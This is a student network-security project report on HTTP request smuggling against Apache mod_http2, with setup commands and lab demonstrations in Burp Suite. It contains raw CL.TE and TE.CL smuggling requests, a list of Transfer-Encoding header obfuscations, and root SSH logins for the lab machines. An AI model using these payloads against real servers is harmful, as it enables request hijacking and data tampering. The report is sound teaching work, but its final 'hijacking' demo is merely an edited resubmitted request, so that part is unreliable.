



VILNIUS UNIVERSITY
FACULTY OF MATHEMATICS AND INFORMATICS
INSTITUTE OF COMPUTER SCIENCE
DEPARTMENT OF COMPUTATIONAL AND DATA MODELING

Network Security project

***HTTP* request smuggling attack**

Done by:

Paulius Balčiūnas

signature

Domas Kazlas

signature

Nojus Kudaba

signature

Povilas Poguda

signature

Supervisor:

lekt. Virgilijus Krinickij

Vilnius
2021

Contents

Introduction	3
1 HTTP request smuggling	4
1.1 What is HTTP request smuggling?	4
1.2 What happens in an HTTP request smuggling attack?	4
1.3 How do HTTP request smuggling vulnerabilities arise?	5
1.4 How to perform an HTTP request smuggling attack	6
1.4.1 CL.TE vulnerabilities	6
1.4.2 TE.CL vulnerabilities	7
1.4.3 TE.TE behavior: obfuscating the TE header	8
1.5 How to prevent HTTP request smuggling vulnerabilities	8
2 Apache web server component - <i>mod_http2</i>	9
2.1 Hypertext Transfer Protocol Version 2 (HTTP/2)	9
2.2 HTTP/2 module in Apache web server	9
2.3 How to enable and setup <i>mod_http2</i> in Apache web server	9
3 Preconditions of the <i>mod_http2</i> request smuggling vulnerability exploit	11
3.1 Software and tools to use	11
3.2 Examples of created vulnerable HTTP requests	12

Introduction

During this semester our team decided to choose and try to recreate *APACHE HTTP SERVER 2.4.20 UP TO 2.4.43 MOD_HTTP2 REQUEST SMUGGLING* attack. To do this, our team is going to create 2 separate machines (attacker and victim) and will try to send different vulnerable requests to the server in order to bypass HTTP request processing security features and try to escalate privileges on the Apache web server.

1 HTTP request smuggling

1.1 What is HTTP request smuggling?

HTTP request smuggling is a technique for interfering with the way a web site processes sequences of HTTP requests that are received from one or more users. Request smuggling vulnerabilities are often critical in nature, allowing an attacker to bypass security controls, gain unauthorized access to sensitive data, and directly compromise other application users.

1.2 What happens in an HTTP request smuggling attack?

Today's web applications frequently employ chains of HTTP servers between users and the ultimate application logic. Users send requests to a front-end server (sometimes called a load balancer or reverse proxy) and this server forwards requests to one or more back-end servers. This type of architecture is increasingly common, and in some cases unavoidable, in modern cloud-based applications. When the front-end server forwards HTTP requests to a back-end server, it typically sends several requests over the same back-end network connection, because this helps to process incoming HTTP requests very quickly. Normal behaviour of the HTTP request processing and sending involves these steps: HTTP requests are sent one after another, and the receiving server parses the HTTP request headers to determine where one request ends and the next one begins:




Figure 1. Normal way of processing requests

In this situation, it is crucial that the front-end and back-end systems agree about the boundaries between requests. Otherwise, an attacker might be able to send an ambiguous request that gets interpreted differently by the front-end and back-end systems:




Figure 2. Incorrect way of processing requests

In Figure 2, the attacker causes part of their front-end request to be interpreted by the back-end server as the start of the next request. It is effectively appended to the next request, and so can interfere with the way the application processes that request. This is a request smuggling attack, and it can have devastating results.

1.3 How do HTTP request smuggling vulnerabilities arise?

Most HTTP request smuggling vulnerabilities arise because the HTTP specification provides two different ways to specify where a request ends: the *Content-Length* header and the *Transfer-Encoding* header. The *Content-Length* header is straightforward: it specifies the length of the message body in bytes. Figure 3 represents the sample HTTP request, where *Content-Length* is used ($\text{length}(q=\text{smuggling}) = 11$ bytes):

```
POST /search HTTP/1.1
Host: normal-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

q=smuggling
```

Figure 3. *Content-Length* header

The *Transfer-Encoding* header can be used to specify that the message body uses chunked encoding. This means that the message body contains one or more chunks of data. Each chunk consists of the chunk size in bytes (expressed in hexadecimal), followed by a newline and by the chunk contents. The message is terminated with a chunk of size zero. Figure 4 represents the sample HTTP request, where *Transfer-Encoding* is used (b - in hexadecimal is 11):

```
POST /search HTTP/1.1
Host: normal-website.com
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked

b
q=smuggling
0
```

Figure 4. *Transfer-Encoding header*

Since the HTTP specification provides two different methods for specifying the length of HTTP messages, it is possible for a single message to use both methods at once. If the front-end and back-end servers behave differently in relation to the (possibly obfuscated) *Transfer-Encoding header*, then they might disagree about the boundaries between successive requests, leading to request smuggling vulnerabilities.

1.4 How to perform an HTTP request smuggling attack

Request smuggling attacks involve placing both the *Content-Length header* and the *Transfer-Encoding header* into a single HTTP request and manipulating these so that the front-end and back-end servers process the request differently. The exact way in which this is done depends on the behavior of the two servers:

- CL.TE: the front-end server uses the *Content-Length header* and the back-end server uses the *Transfer-Encoding header*.
- TE.CL: the front-end server uses the *Transfer-Encoding header* and the back-end server uses the *Content-Length header*.
- TE.TE: the front-end and back-end servers both support the *Transfer-Encoding header*, but one of the servers can be induced not to process it by obfuscating the header in some way.

1.4.1 CL.TE vulnerabilities

In this case the front-end server uses the *Content-Length header* and the back-end server uses the *Transfer-Encoding header*. We can perform a simple HTTP request smuggling attack as follows:

```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 13
Transfer-Encoding: chunked

0

SMUGGLED
```

Figure 5. *CL.TE* HTTP request

The front-end server processes the *Content-Length header* and determines that the request body is 13 bytes long, up to the end of SMUGGLED. This request is forwarded on to the back-end server. The back-end server processes the *Transfer-Encoding header*, and so treats the message body as using chunked encoding. It processes the first chunk, which is stated to be zero length, and so is treated as terminating the request. The following bytes, SMUGGLED, are left unprocessed, and the back-end server will treat these as being the start of the next request in the sequence.

1.4.2 TE.CL vulnerabilities

In this case the front-end server uses the *Transfer-Encoding header* and the back-end server uses the *Content-Length header*. We can perform a simple HTTP request smuggling attack as follows:

```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 3
Transfer-Encoding: chunked

8
SMUGGLED
0
```

Figure 6. *TE.CL* HTTP request

The front-end server processes the *Transfer-Encoding header*, and so treats the message body as using chunked encoding. It processes the first chunk, which is stated to be 8 bytes long, up to the start of the line following SMUGGLED. It processes the second chunk, which is stated to be zero length, and so is treated as terminating the request. This request is forwarded on to the back-end server. The back-end server processes the *Content-Length header* and determines that the request body is 3 bytes long, up to the start of the line following 8. The following bytes, starting with SMUGGLED, are left unprocessed, and the back-end server will treat these as being the start of the next request in the sequence.

1.4.3 TE.TE behavior: obfuscating the TE header

In this case the front-end and back-end servers both support the *Transfer-Encoding header*, but one of the servers can be induced not to process it by obfuscating the header in some way. There are potentially endless ways to obfuscate the *Transfer-Encoding header*. For example:

```
Transfer-Encoding: xchunked

Transfer-Encoding : chunked

Transfer-Encoding: chunked
Transfer-Encoding: x

Transfer-Encoding:[tab]chunked

[space]Transfer-Encoding: chunked

X: X[\n]Transfer-Encoding: chunked

Transfer-Encoding
: chunked
```

Figure 7. Ways to obfuscate the header

In order to uncover a TE.TE vulnerability, it is necessary to find some variation of the *Transfer-Encoding header* such that only one of the front-end or back-end servers processes it, while the other server ignores it. Depending on whether it is the front-end or the back-end server that can be induced not to process the obfuscated *Transfer-Encoding header*, the remainder of the attack will take the same form as for the CL.TE or TE.CL vulnerabilities.

1.5 How to prevent HTTP request smuggling vulnerabilities

HTTP request smuggling vulnerabilities arise in situations where a front-end server forwards multiple requests to a back-end server over the same network connection, and the protocol used for the back-end connections carries the risk that the two servers disagree about the boundaries between requests. Some ways to prevent HTTP request smuggling vulnerabilities are:

- Disable reuse of back-end connections, so that each back-end request is sent over a separate network connection.
- Use HTTP/2 for back-end connections, as this protocol prevents ambiguity about the boundaries between requests. In our case Apache's specific versions (from 2.4.20 UP TO 2.4.43) still do not provide prevention of http request smuggling.
- Use exactly the same web server software for the front-end and back-end servers, so that they agree about the boundaries between requests.

2 Apache web server component - *mod_http2*

2.1 Hypertext Transfer Protocol Version 2 (HTTP/2)

HTTP was originally proposed by Tim Berners-Lee, the pioneer of the *World Wide Web* who designed the application protocol with simplicity in mind to perform high-level data communication functions between Web-servers and clients. In February 2015, the *Internet Engineering Task Force (IETF)* HTTP Working Group revised HTTP and developed the second major version of the application protocol in the form of HTTP/2 with the intention of reducing web page load latency by using techniques such as compression, multiplexing, and prioritization. In May 2015, the HTTP/2 implementation specification was officially standardized. It is important to note that the new HTTP version comes as an extension to its predecessor and is not expected to replace HTTP/1.1 anytime soon. HTTP/2 implementation will not enable automatic support for all encryption types available with HTTP/1.1, but definitely opens the door to better alternatives or additional encryption compatibility updates in the near future.

2.2 HTTP/2 module in Apache web server

Basically, when you install Apache web server on your Virtual Machine, you have the HTTP/2 module available to use. There is no need to install Apache from source like before when the earlier versions of HTTP/2 were not ready for production. The HTTP/2 protocol is implemented by its own Apache module named *mod_http2*. To be able to use HTTP/2 in Apache you need to make sure the module is enabled.

2.3 How to enable and setup *mod_http2* in Apache web server

Prerequisites:

- Enable HTTPS on apache2
- Ensure your browser has HTTP 2 support.

To enable HTTPS on apache2, do the following:

```
1 apt-get update
2 apt-get install apache2 openssl
3 a2enmod ssl
4 a2enmod rewrite
```

Now append the following to `/etc/apache2/apache2.conf`:

```
1 <Directory /var/www/html>
2 AllowOverride All
3 </Directory >
```

Create a private key and website certificate using OpenSSL command:

```
1 mkdir /etc/apache2/certificate
2 cd /etc/apache2/certificate
3 openssl req -new -newkey rsa:4096 -x509 -sha256 -days 365 -nodes -out
  apache-certificate.crt -keyout apache.key
```

Enter the requested information:

```
1 Generating a RSA private key
2 .....+++++
3 .....+++++
4 writing new private key to 'apache.key'
5 _____
6 You are about to be asked to enter information that will be incorporated
7 into your certificate request.
8 What you are about to enter is what is called a Distinguished Name or a
   DN.
9 There are quite a few fields but you can leave some blank
10 For some fields there will be a default value ,
11 If you enter '.', the field will be left blank.
12 _____
13 Country Name (2 letter code) [AU]:LT
14 State or Province Name (full name) [Some-State]:Vilnius
15 Locality Name (eg, city) []:
16 Organization Name (eg, company) [Internet Widgits Pty Ltd]:TechExpert
17 Organizational Unit Name (eg, section) []:
18 Common Name (e.g. server FQDN or YOUR name) []:193.219.91.103
19 Email Address []:
```

Now add the following configuration into /etc/apache2/sites-enabled/000-default.conf

```
1 <VirtualHost *:80>
2     RewriteEngine On
3     RewriteCond %{HTTPS} !=on
4     RewriteRule ^/?(.*) https://%{SERVER_NAME}/$1 [R=301,L]
5 </VirtualHost>
6 <VirtualHost *:443>
7     ServerAdmin webmaster@localhost
8     DocumentRoot /var/www/html/testSite
9     ErrorLog ${APACHE_LOG_DIR}/error.log
10    CustomLog ${APACHE_LOG_DIR}/access.log combined
11    SSLEngine on
12    SSLCertificateFile /etc/apache2/certificate/apache-certificate.
        crt
13    SSLCertificateKeyFile /etc/apache2/certificate/apache.key
14 </VirtualHost>
```

To enable HTTP/2 on Debian 9:

```
1 sudo apt-get install php7.0-fpm
2 sudo a2dismod php7.0
3 sudo a2enconf php7.0-fpm
4 sudo a2enmod proxy_fcgi
```

Debian 10:

```
1 sudo apt-get install php7.3-fpm
2 sudo a2dismod php7.3
3 sudo a2enconf php7.3-fpm
4 sudo a2enmod proxy_fcgi
```

Then, enable an Apache MPM that is compatible with HTTP/2

```
1 sudo a2dismod mpm_prefork
2 sudo a2enmod mpm_event
```

Enable HTTP/2 support in Apache

```
1 sudo a2enmod ssl
2 sudo a2enmod http2
3 sudo systemctl restart apache2
```

Now add this line:

```
1 Protocols h2 http/1.1
```

To an apache2 virtualhost (for example, you can use `/etc/apache2/sites-enabled/000-default.conf`). Here is a minimal configuration to enable http 2:

```
1 <VirtualHost *:80>
2     RewriteEngine On
3     RewriteCond %{HTTPS} !=on
4     RewriteRule ^/?(.*) https://%{SERVER_NAME}/$1 [R=301,L]
5 </VirtualHost>
6 <VirtualHost *:443>
7     ServerAdmin webmaster@localhost
8     DocumentRoot /var/www/html/testSite
9     ErrorLog ${APACHE_LOG_DIR}/error.log
10    CustomLog ${APACHE_LOG_DIR}/access.log combined
11    Protocols h2 http/1.1
12    SSLEngine on
13    SSLCertificateFile /etc/apache2/certificate/apache-certificate.
        crt
14    SSLCertificateKeyFile /etc/apache2/certificate/apache.key
15 </VirtualHost>
```

3 Preconditions of the *mod_http2* request smuggling vulnerability exploit

3.1 Software and tools to use

This is the list of tools and software which can be used in order to recreate *mod_http2* request smuggling attack:

- Burp Suite - tool, which will be used to send vulnerable requests to the server.
- Apache web server - (version from 2.4.20 UP TO 2.4.43), will be used as a back-end server to process vulnerable requests coming from Burp Suite.

3.2 Examples of created vulnerable HTTP requests

Connection to virtual machines logins:

1. Connection to Attacker VM root: `ssh -p 11212 root@193.219.91.103`
2. Connection to Victim VM root: `ssh -p 1810 root@193.219.91.103`
3. Connection to Victim VM root(if the first victim vm does not work):
`ssh -p 3882 root@193.219.91.103`
4. If first attacker VM doesn't work, use: `ssh -p 12717 root@193.219.91.103`


These are the example *HTTP* requests for a *Laravel* framework based website application, which could be used in the *Burpsuite* attacker software to create issues for the victim site client users:

1. *HTTP* request to load the main website page with the wrong *HTTP* method.

Usually the website main page are loaded by default with the *HTTP GET* method. However, when in *Burpsuite* software proxy tab, the default *HTTP* request is captured and sent to the repeater tab and then when the attacker changes from *GET* to *POST*, the *Laravel* framework error "the *POST* method is not supported for this route." is triggered and to the client.(Look at figures 8 and 9 for more information) This means this *HTTP* request could be useful, when to try not load the required pages for the client users and by that time the man-in-the-middle attacker has the time to perform specific desired harmful actions on the website.



Figure 8. HTTP request for changing method to load the default website page



```
1 HTTP/1.0 405 Method Not Allowed
2 Date: Mon, 24 May 2021 17:45:52 GMT
3 Server: Apache/2.4.38 (Debian)
4 Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
5 X-Frame-Options: SAMEORIGIN
6 X-Content-Type-Options: nosniff
7 Upgrade: h2,h2c
8 Connection: Upgrade, close
9 allow: GET, HEAD
10 Cache-Control: no-cache, private
11 Content-Type: text/html; charset=UTF-8
12
13 <!doctype html>
14 <html class="theme-light">
15 <!--
16 Symfony\Component\HttpKernel\Exception\MethodNotAllowedHttpException: The POST method is not supported for this route
17
18 #0 /var/www/html/testSiteV2/vendor/laravel/framework/src/Illuminate/Routing/AbstractRouteCollection.php(103): Illumi
19 #1 /var/www/html/testSiteV2/vendor/laravel/framework/src/Illuminate/Routing/AbstractRouteCollection.php(40): Illumi
20 #2 /var/www/html/testSiteV2/vendor/laravel/framework/src/Illuminate/Routing/CompiledRouteCollection.php(144): Illumi
21 #3 /var/www/html/testSiteV2/vendor/laravel/framework/src/Illuminate/Routing/Router.php(647): Illuminate\Routing\Comp
```


Figure 9. Response from the HTTP request

2. *HTTP* smuggling attack request to load a "Bad request" page for the user. Similar to the figure 8 *HTTP* request, this *HTTP* smuggling is a other variation for delaying certain client user actions, so the attack could have the time to perform certain harmful actions on the victim website.(Look at figures 10 and 11 for more information)



```
1 GET / HTTP/1.1
2 Host: 10.0.0.128
3 Content-Length: 12
4 Transfer-Encoding: chunked
5 Transfer-Encoding: chunkedx
6 Connection: keep-alive
7
8 NEWPOST
9
10 0
```


Figure 10. HTTP request for loading bad request page



```
Response
Pretty Raw Render In Actions
1 HTTP/1.1 400 Bad Request
2 Date: Mon, 24 May 2021 17:48:22 GMT
3 Server: Apache/2.4.38 (Debian)
4 Strict-Transport-Security: max-age=63072000; includeSubDomains;
5 X-Frame-Options: SAMEORIGIN
6 X-Content-Type-Options: nosniff
7 Content-Length: 309
8 Connection: close
9 Content-Type: text/html; charset=iso-8859-1
10
11 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
12 <html>
13   <head>
14     <title>
15       400 Bad Request
16     </title>
17   </head>
18   <body>
19     <h1>
20       Bad Request
21     </h1>
```

Figure 11. Response from the HTTP request

3. The last example *HTTP* smuggling request is for hijacking and changing user submitted form post data. In this example, the website client is trying submit two digit numerical text data, which is located in the graphical user interface(*GUI*) light blue text field.(Look at figure 12).



NS PROJECT Victim test data submission

Input data in the text field:

12


Submit

Added test data to database table

ID	Added test data
1	adwawdawd

Figure 12. Client user is trying to submit test text data "12"


When the submit button is clicked, the *Burpsuite* software proxy captures the created *HTTP POST* request from the *HTML* form. In the *idata* field is the text data that the user tried submit. (Look at figure 13).



```
Request to https://10.0.0.128:443
Forward Drop Intercept is on Action Open Browser
Pretty Raw In Actions
1 POST /adddata HTTP/1.1
2 Host: 10.0.0.128
3 Cookie: XSRF-TOKEN=
eyJpdjI6InVjN2QwdXBhQnFnemVbVZnNzd2VWc9PSIsInZhbnVlIjoiNGM4U2xPeDArVThGNmU2REhRZFdIZXQ0R
alorSExGSDQ3aW5vbkdZaVJgaUJtYWMiOiJhMTZlYWMSYTU0Y2Q4MjQ3ZWY0GZiMmRjZDFhMjdhZjQ4YzA2ZjBh
eyJpdjI6ImZaeW41Y2pmcG04Sm4wcmtkb0ZRO3c9PSIsInZhbnVlIjoiV3hkNXNyczFwN2lZYScwS2x5UCtVRU00M
TWhtcVdqM2I1ZmNKMLdHangiLCJtYWMiOiI0NGE2ZDM2ZWQ4YzAyYtYg4NThlNmVlNTkyMGMSZTA5ZTVmNTRmMGQ3Zl
4 Content-Length: 8
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
7 Sec-Ch-Ua-Mobile: ?0
8 Upgrade-Insecure-Requests: 1
9 Origin: https://10.0.0.128
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://10.0.0.128/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Connection: close
21
22 idata=12
```

Figure 13. Default *HTTP* request for inserting data

And now, when the captured *HTTP* request is sent to repeater tab, the *idata* field the value "12" located in the *idata* field is manually changed by hand into "125" and other *HTTP Request* elements are manually deleted.



```
Request
Pretty Raw In Actions
1 POST /adddata HTTP/1.1
2 Host: 10.0.0.128
3 Content-Length: 11
4 Content-Type: application/x-www-form-urlencoded
5 Connection: keep-alive
6
7 idata=125
8
```

Figure 14. The attacker changes from 12 to 125

So now, when the attacker clicks *send* button in *Burpsuite* repeater tab and receives the request response data. If the attack was successful, the *HTTP* response data should contain *HTTP status OK 200*.(Look at figure 15)

```
1 HTTP/1.1 200 OK
2 Date: Mon, 24 May 2021 18:07:05 GMT
3 Server: Apache/2.4.38 (Debian)
4 Strict-Transport-Security: max-age=63072000; includeSubDomains;
5 X-Frame-Options: SAMEORIGIN
6 X-Content-Type-Options: nosniff
7 Upgrade: h2,h2c
8 Connection: Upgrade, Keep-Alive
9 Cache-Control: no-cache, private
10 Set-Cookie: XSRF-TOKEN=eyJpdiI6Ik1nL043cmJNbWVWdTRWMmRVdFFzdmc9P!
11 Set-Cookie: laravel_session=eyJpdiI6InBsUjBWb2Q1TFo2RllqaXdsV3dE
12 Content-Length: 59
13 Keep-Alive: timeout=5, max=100
14 Content-Type: text/html; charset=UTF-8
15
16 Data added to the database! Click to <a href='/'>return</a>
```

Figure 15. Response from the HTTP request

And when the website page is opened up in the *Burpsuite* embedded browser, the added attacker data text "125" is added along with the website initial *POST* request to add data text that contains "12". The initial request was intercepted in the proxy and when the *intercept off* button was clicked the request was already received and processed while the attacker was readying his request in the repeater. (Look at figure 16 for more information)

